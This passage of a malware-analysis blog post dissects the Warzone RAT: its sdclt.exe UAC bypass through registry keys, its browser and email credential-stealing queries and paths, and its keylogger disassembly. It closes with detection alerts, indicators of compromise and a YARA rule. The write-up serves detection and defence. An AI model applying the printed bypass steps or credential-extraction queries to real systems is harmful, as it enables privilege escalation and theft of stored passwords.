
- Creates a new registry key HKCU\Software\Classes\Folder\shell\open\command
- Sets the “Default” value to “path of the malware”
- Creates a value “DelegateExecute” and sets the value to “0”
- Executes %systemDirectory%sdclt.exe to bypass the UAC as shown below (figure 7)



```
1E41B22 push     esi                  ; nSize
1E41B23 push     eax                  ; lpFilename
1E41B24 push     edi                  ; hModule
1E41B25 call     ds:GetModuleFileNameA ; get PATH_OF_MALWARE
1E41B2B lea      eax, [ebp+Filename]
1E41B31 mov      esi, offset String
1E41B36 push     eax                  ; lpString
1E41B37 push     esi                  ; lpValueName
1E41B38 call     set_registry         ; set value to PATH_OF_MALWARE
1E41B3D push     esi                  ; lpString
1E41B3E push     offset aDelegateexecut ; "DelegateExecute"
1E41B43 call     set_registry         ; set value to "DelegateExecute"
1E41B48 add      esp, 10h
1E41B4B lea      eax, [ebp+Buffer]
1E41B51 push     104h                 ; uSize
1E41B56 push     eax                  ; lpBuffer
1E41B57 call     ds:GetSystemDirectoryW
1E41B5D push     offset aSdcltExe ; "\\sdclt.exe"
1E41B62 lea      eax, [ebp+Buffer]
1E41B68 push     eax                  ; lpString1
1E41B69 call     ds:lstrcatW
```

Figure 7: The malware sets registry keys and calls sdclt.exe to bypass UAC.

This step elevates the privilege of the malicious process and executes it at high integrity as shown in the image below (figure 8).


Process Explorer - Sysinternals: www.sysinternals.com [[redacted] (Administrator)
File Options View Process Find Users Help


Process	CPU	PID	Description	Integrity
OneDrive.exe		4536	Microsoft OneDrive	Medium
MSASCui.exe	0.07	4956	Windows Defender User Inter...	Medium
cmd.exe		2820	Windows Command Process...	Medium
conhost.exe		516	Console Window Host	Medium
procexp64.exe	0.70	4808	Sysinternals Process Explorer	High
Procmon64.exe		1932	Process Monitor	High
EXCEL.EXE		2556	Microsoft Excel	Medium
images.exe	0.19	992		High
cmd.exe		4748	Windows Command Process...	High
conhost.exe		296	Console Window Host	High
mcbuilder.exe	0.91	3372	Resource cache builder tool	System
conhost.exe		2304	Console Window Host	System

Figure 8: Images.exe runs at a higher integrity level.

The Warzone RAT can steal passwords from the following browsers:

- Google Chrome
- Epic Privacy Browser
- Microsoft Edge
- Opera
- Tencent QQ Browser
- Brave Browser
- CenterBrowser
- Blisk
- Torch Browser
- Slimjet browser


It steals the passwords that are stored in the browser databases. The following screenshot (figure 9) shows the query used to extract saved credentials in the browser.



```
.rdata:01E44...  0000000A  C (1...  .tmp
.rdata:01E44...  00000050  C        select signon_realm, origin_url, username_value, password_value from wow_logins
.rdata:01E44...  0000004C  C        select signon_realm, origin_url, username_value, password_value from logins
.rdata:01E44...  0000004A  C (1...  \\Google\\Chrome\\User Data\\Local State
.rdata:01E44...  00000058  C (1...  \\Google\\Chrome\\User Data\\Default\\Login Data
.rdata:01E44...  00000058  C (1...  \\Epic Privacy Browser\\User Data\\Local State
.rdata:01E44...  00000066  C (1...  \\Epic Privacy Browser\\User Data\\Default\\Login Data
.rdata:01E44...  0000004C  C (1...  \\Microsoft\\Edge\\User Data\\Local State
.rdata:01E44...  0000005A  C (1...  \\Microsoft\\Edge\\User Data\\Default\\Login Data
.rdata:01E44...  0000004C  C (1...  \\UCBrowser\\User Data_i18n\\Local State
.rdata:01E44...  00000066  C (1...  \\UCBrowser\\User Data_i18n\\Default\\UC Login Data.17
.rdata:01E44...  00000052  C (1...  \\Tencent\\QQBrowser\\User Data\\Local State
.rdata:01E45...  00000060  C (1...  \\Tencent\\QQBrowser\\User Data\\Default\\Login Data
.rdata:01E45...  00000052  C (1...  \\Opera Software\\Opera Stable\\Local State
.rdata:01E45...  00000050  C (1...  \\Opera Software\\Opera Stable\\Login Data
.rdata:01E45...  0000003A  C (1...  \\Blisk\\User Data\\Local State
.rdata:01E45...  00000048  C (1...  \\Blisk\\User Data\\Default\\Login Data
```

Figure 9: RAT stealing passwords from the browser.


The Warzone RAT can steal credentials from the Outlook and Thunderbird email clients as shown in the image below (figure 10).



```
.rdata:01E45...  00000020  C (1...  thunderbird.exe
.rdata:01E45...  0000001C  C (1...  \\Thunderbird\\
.rdata:01E45...  00000024  C (1...  Could not decrypt
.rdata:01E45...  0000001A  C (1...  Account Name
.rdata:01E45...  0000000C  C (1...  Email
.rdata:01E45...  00000018  C (1...  POP3 Server
.rdata:01E45...  00000014  C (1...  POP3 User
.rdata:01E45...  00000018  C (1...  SMTP Server
.rdata:01E45...  0000001C  C (1...  POP3 Password
.rdata:01E45...  0000001C  C (1...  SMTP Password
.rdata:01E45...  0000001C  C (1...  HTTP Password
.rdata:01E45...  0000001C  C (1...  IMAP Password
.rdata:01E45...  000000B0  C (1...  Software\\Microsoft\\Office\\15.0Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104..
.rdata:01E45...  000000B2  C (1...  Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A0010.
.rdata:01E45...  000000F6  C (1...  Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profile.
.rdata:01E45...  000000B2  C (1...  Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00...
.rdata:01E45...  000000B2  C (1...  Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A0010.
```

Figure 10: RAT stealing passwords from email clients.


The RAT also has a keylogger component that uses the GetAsyncState Windows API to log keystrokes (see figure 11).



```
01E389FB loc_1E389FB:                          ; CODE XREF: sub_1E389D5+1B↑j
01E389FB                 mov     esi, [edi]
01E389FD                 cmp     esi, 27h
01E38A00                 jb      loc_1E38AAE
01E38A06                 cmp     esi, 40h
01E38A09                 ja      Handle_Special_Keys
01E38A0F                 push    10h             ; vKey
01E38A11                 call    ds:GetAsyncKeyState
01E38A17                 test    ax, ax
01E38A1A                 jz      short loc_1E38A93
01E38A1C                 add     esi, 0FFFFFFD0h ; switch 10 cases
01E38A1F                 cmp     esi, 9
01E38A22                 ja      loc_1E38E0B     ; jumptable 01E38A28 default cas
01E38A28                 jmp     ds:off_1E38E21[esi*4] ; switch jump
```

Figure 11: Keylogger code using GetAsyncState API.

The following screenshot (figure 12) shows the part of keylogger code that handles the logging of special keys TAB, BKSP, ESC, CAPS, CTRL, etc.



```
loc_1E38B47:                            ; CODE XREF: sub_1E389D5+153↑j
                mov     ecx, offset aTab ; "[TAB]"
                jmp     loc_1E38E06
; ---------------------------------------------------------------------------

loc_1E38B51:                            ; CODE XREF: sub_1E389D5+14E↑j
                mov     ecx, offset aBksp ; "[BKSP]"
                jmp     loc_1E38E06
; ---------------------------------------------------------------------------

loc_1E38B5B:                            ; CODE XREF: sub_1E389D5+143↑j
                sub     esi, 12h
                jz      loc_1E38CD8
                dec     esi
                sub     esi, 1
                jz      short loc_1E38B7D
                sub     esi, 7
                jnz     loc_1E38DA2
                mov     ecx, offset aEsc ; "[ESC]"
                jmp     loc_1E38E06
; ---------------------------------------------------------------------------

loc_1E38B7D:                            ; CODE XREF: sub_1E389D5+193↑j
                mov     ecx, offset aCaps ; "[CAPS]"
sub 1E389D5:loc 1E38B47 (Synchronized with Hex View-1)
```


Figure 12: Keylogger code to handle special keys.

Here are some more strings that can be used to identify and detect the unpacked Warzone payload inside memory:

- warzone160

- Ave_Maria Stealer OpenSource github Link: https://github.com/syohex/java-simple-mine-sweeper
- C:\Users\Vitali Kremez\Documents\MidgetPorn\workspace\MsgBox.exe

Uptycs EDR detection



Detections / Registry Startups entry modification/addition Detected from monitored application - T1547.001 - Registry Run Keys / Startup Folder - Windows C:\Users\Smit\AppData\Roaming\gm.exe

Threat score: 10/10

Summary: 568 Signals — Nov 13th 2020, 3:36:56 pm – Nov 13th 2020, 3:51:56 pm

Asset info: windows [redacted] 4.4.0.24-Uptycs

ATT&CK Matrix

SIGNALS | PROCESS GRAPH | PIVOTS

69 signals — Showing: Alerts only

1.0 — PowerShell made network connection - T1071 - Application Layer Protocol - Windows
C:\windows\syswow64\windowspowershell\v1.0\powershell.exe Code: ATTACK_POWERSHELL_T1059_001_WINDOWS_LOLBAS_OUTBOUND_CONNECTION_POWERSHELL

3.0 — November 13th 2020, 3:36:56 pm
PowerShell.exe execution detected from monitored applications - T1059.001 - Execution - Windows
C:\windows\syswow64\windowspowershell\v1.0\powershell.exe Code: ATTACK_EXECUTION_T1059_001_WINDOWS_LOLBAS_POWERSHELL

3.0 — November 13th 2020, 3:36:56 pm
PowerShell.exe execution detected from monitored applications - T1059.001 - Execution - Windows
C:\windows\syswow64\windowspowershell\v1.0\powershell.exe Code: ATTACK_EXECUTION_T1059_001_WINDOWS_LOLBAS_POWERSHELL

3.0 — November 13th 2020, 3:36:56 pm
PowerShell.exe execution detected from monitored applications - T1059.001 - Execution - Windows
C:\windows\syswow64\windowspowershell\v1.0\powershell.exe Code: ATTACK_EXECUTION_T1059_001_WINDOWS_LOLBAS_POWERSHELL

3.5 — November 13th 2020, 3:36:56 pm
MS office process spawns cmd.exe - T1059.003 - Windows Command Shell - Windows
C:\windows\syswow64\cmd.exe Code: ATTACK_WINDOWS_COMMAND_SHELL_T1059.003_WINDOWS_LOLBAS_CMD

Figure 13: Uptycs alerts.





Figure 14: Uptycs process graph.

Malware authors are always hunting for techniques that can bypass security. As mentioned earlier, the UAC bypass technique used by Warzone works on the latest version of Windows 10. We are seeing an increase in usage of the technique. In our intelligence database we have encountered some additional malware that uses the same technique to bypass UAC. Below is a screenshot (figure 15) of a VBA macro code found in an .xlsm sample (SHA256-70d400cbacc02f2417e742608c626c52698b07a42de3eb6e1ff4fea17d5bc0b6) using the API.



```
Sub RunYourProgram()
      Dim RetVal As Long
      On Error Resume Next
      Dim tmp As Long
    RetVal = Wow64DisableWow64FsRedirection(tmp)
    RetVal = ShellExecute(0, "open", "stikynot", "",
                              "", SW_SHOWMAXIMIZED)
     Wow64EnableWow64FsRedirection (True)
    End Sub
```

Figure 15: VBA macro using Wow64DisableWoW64FsRedirection API.

Indicator of compromise

SHA256

- XLS-401634497f93067541d5d5a7d7511f7486684b2076034f8d5b205a274750e90b
- WarZone RAT-55ff46cb70e9b4a326776e45a540e48166d04463c4f91de117528e487ce62b2c

Files dropped

- %AppData%gm.exe
- %ProgramData%Images.exe

Registry changes

1. **Key**: HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

   Value Images **data:** %programdata%images.exe

- **Key**: HKCU\Software\Classes\Folder\shell\open\command
  - **Value:** Default **data**: %appdata%gm.exe
  - **Value**: DelegateExecute **data**: 0

URLs

hxxps://cutt.ly/agJgRCy/gm.exe

YARA rule

```
rule Warzone_RAT {
    meta:
         description="warzone RAT -Memory"
         author = "abhijit mohanta"
         date = "15 Oct 2020"


    strings:
         $Warzone0 = "warzone160"  ascii wide nocase
         $Warzone1 = "[ENTER]"  ascii wide nocase
         $Warzone2 = "[BKSP]"  ascii wide nocase
         $Warzone3 = "[TAB]"  ascii wide nocase
         $Warzone4 = "[CTRL]"  ascii wide nocase
         $Warzone5 = "[ALT]"  ascii wide nocase
         $Warzone6 = "[CAPS]"  ascii wide nocase
         $Warzone7 = "[ESC]"  ascii wide nocase
         $Warzone8 = "[INSERT]"  ascii wide nocase

    condition:
         all of ($Warzone*)
}
```

Thanks to Shilpesh Trivedi and the rest of the Uptycs threat research team for their contributions.

Tag(s): vulnerability assessment , threat management , threat research

Abhijit Mohanta

Abhijit Mohanta has 13+ years of experience in the field of cybersecurity. He is author of books Malware Analysis and Detection Engineering from Springer Apress and Preventing Ransomware from Packt. He has several patents in his name and has been a speaker in well-known conferences like AVAAR and DSCI. He has worked...

Connect with the author